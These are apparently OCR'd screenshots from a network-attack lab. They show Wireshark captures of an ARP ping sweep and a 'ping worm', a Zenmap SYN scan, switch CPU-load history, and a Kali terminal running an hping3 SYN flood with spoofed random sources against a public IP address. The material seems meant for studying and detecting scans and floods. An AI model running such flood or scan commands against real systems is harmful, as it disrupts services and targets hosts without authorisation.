460	0.033633	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.11? Tell 192.168.1.136

Wireshark · Conversations · CAP-002 - Ping sweep.pcapng

Total packets

Packets sent


Packets received


Ethernet · 7 | IPv4 · 7 | IPv6 | TCP | UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
192.168.1.1	192.168.1.136	6	444	3	222	3	222
192.168.1.109	192.168.1.136	6	444	3	222	3	222
192.168.1.136	192.168.1.142	3	222	3	222	0	① 0
192.168.1.136	192.168.1.144	6	444	3	222	3	② 222
192.168.1.136	192.168.1.162	6	452	3	222	3	③ 230
192.168.1.136	192.168.1.169	6	444	3	222	3	④ 222
192.168.1.136	192.168.1.191	6	444	3	222	3	⑤ 222

Name resolution | Limit to display filter | Absolute start time | Conversation Types

Copy | Follow Stream... | Graph... | Close | Help


CAP-003 - Ping worm.pcapng
Sort by source address
Line blocked by worm
Wireshark I/O Graphs: CAP-003 - Ping worm.pcapng
Time (s)
Bits/1 sec


Zenmap
Scan target
Target: 172.30.0.241
Scan command
Command: nmap -sS -T5 -v 172.30.0.241
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Initiating scan
1269 packets sent in 3.55 seconds
Filter Hosts

```
SW-1#sh proc cpu history


     2222222555552222222222333333333322222222222222222222222222222
     2222222777772222233333000002222244444222222222222222222222222
 100
  90
  80                    CPU
  70                    load
  60         *****
  50         *****
  40         *****
  30         *****          **********
  20 ************************************************************
  10 ************************************************************
    0....5....1....1....2....2....3....3....4....4....5....5....6
              0    5    0    5    0    5    0    5    0    5    0
              CPU% per second (last 60 seconds)
```


```
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:/home/kali# hping3 -c 5000 -d 128 -S -w 128 -p 80 --flood --rand-source
 91.198.129.55
HPING 91.198.129.55 (eth0 91.198.129.55): S set, 40 headers + 128 data bytes
hping in flood mode, no replies will be shown
```


*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	51.11.0.166	91.198.129.55	TCP	182	1647 → 80 [SYN] Seq=0 Win=128 Len=128 [T
2	0.000062877	36.249.132.82	91.198.129.55	TCP	182	1648 → 80 [SYN] Seq=0 Win=128 Len=128 [T
3	0.000080232	75.106.109.108	91.198.129.55	TCP	182	1649 → 80 [SYN] Seq=0 Win=128 Len=128 [T
4	0.000096062	190.210.118.157	91.198.129.55	TCP	182	1650 → 80 [SYN] Seq=0 Win=128 Len=128 [T
5	0.000110427	11.149.64.226	91.198.129.55	TCP	182	1651 → 80 [SYN] Seq=0 Win=128 Len=128 [T
6	0.000125101	23.208.81.227	91.198.129.55	TCP	182	1652 → 80 [SYN] Seq=0 Win=128 Len=128 [T
7	0.000142561	75.54.186.136	91.198.129.55	TCP	182	1653 → 80 [SYN] Seq=0 Win=128 Len=128 [T
8	0.000164251	0.85.200.50	91.198.129.55	TCP	182	1654 → 80 [SYN] Seq=0 Win=128 Len=128 [T
9	0.000206428	24.29.166.138	91.198.129.55	TCP	182	1655 → 80 [SYN] Seq=0 Win=128 Len=128 [T
…	0.000225587	50.179.233.13	91.198.129.55	TCP	182	1656 → 80 [SYN] Seq=0 Win=128 Len=128 [T
…	0.000241975	49.36.179.206	91.198.129.55	TCP	182	1657 → 80 [SYN] Seq=0 Win=128 Len=128 [T
…	0.000269497	91.96.93.36	91.198.129.55	TCP	182	1658 → 80 [SYN] Seq=0 Win=128 Len=128 [T
…	0.000307712	88.115.143.190	91.198.129.55	TCP	182	1659 → 80 [SYN] Seq=0 Win=128 Len=128 [T
…	0.000326310	108.64.227.125	91.198.129.55	TCP	182	1660 → 80 [SYN] Seq=0 Win=128 Len=128 [T







No.	Time	Source	Destination	Protocol	Length	Info
6	0.277342	84:11:c2:c0:6c:d7	Broadcast	ARP	60	Who has 172.30.0.177? (ARP Probe)
7	0.140992	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.10
8	0.350196	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.218? Tell 172.30.0.251
9	0.231981	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.251
10	0.659146	172.30.0.11	172.30.0.255	BROWSER	243	Host Announcement ANTIVIRUS, Workstation, Server, SQL Server,…
11	0.108897	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.218? Tell 172.30.0.251
12	0.233991	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.251
13	0.460269	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.1? Tell 172.30.0.10
14	0.000087	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.3? Tell 172.30.0.10
15	0.109731	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.8? Tell 172.30.0.10
16	0.000743	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.175? Tell 172.30.0.10





No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.4	172.30.0.11	TCP	54	20 → 45009 [RST] Seq=1 Win=8192 Len=0
2	0.000380383	172.30.0.11	10.0.2.4	TCP	60	45009 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	2.051149250	10.0.2.4	172.30.0.11	TCP	54	20 → 18967 [RST] Seq=1 Win=8192 Len=0
4	2.051533466	172.30.0.11	10.0.2.4	TCP	60	18967 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	4.096228661	10.0.2.4	172.30.0.11	TCP	54	20 → 42424 [RST] Seq=1 Win=8192 Len=0
6	4.096669430	172.30.0.11	10.0.2.4	TCP	60	42424 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	6.142470708	10.0.2.4	172.30.0.11	TCP	54	20 → 48500 [RST] Seq=1 Win=8192 Len=0
8	6.143195143	172.30.0.11	10.0.2.4	TCP	60	48500 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	8.180879947	10.0.2.4	172.30.0.11	TCP	54	20 → 43268 [RST] Seq=1 Win=8192 Len=0
10	8.181273909	172.30.0.11	10.0.2.4	TCP	60	43268 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	10.217099650	10.0.2.4	172.30.0.11	TCP	54	20 → 21881 [RST] Seq=1 Win=8192 Len=0
12	10.217423064	172.30.0.11	10.0.2.4	TCP	60	21881 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	12.253201845	10.0.2.4	172.30.0.11	TCP	54	20 → 31315 [RST] Seq=1 Win=8192 Len=0
14	12.253324029	172.30.0.11	10.0.2.4	TCP	60	31315 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	14.289121237	10.0.2.4	172.30.0.11	TCP	54	20 → 9176 [RST] Seq=1 Win=8192 Len=0
16	14.289549943	172.30.0.11	10.0.2.4	TCP	60	9176 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	16.328944722	10.0.2.4	172.30.0.11	TCP	54	20 → 26720 [RST] Seq=1 Win=8192 Len=0






```
SW-1#sh proc cpu history
```

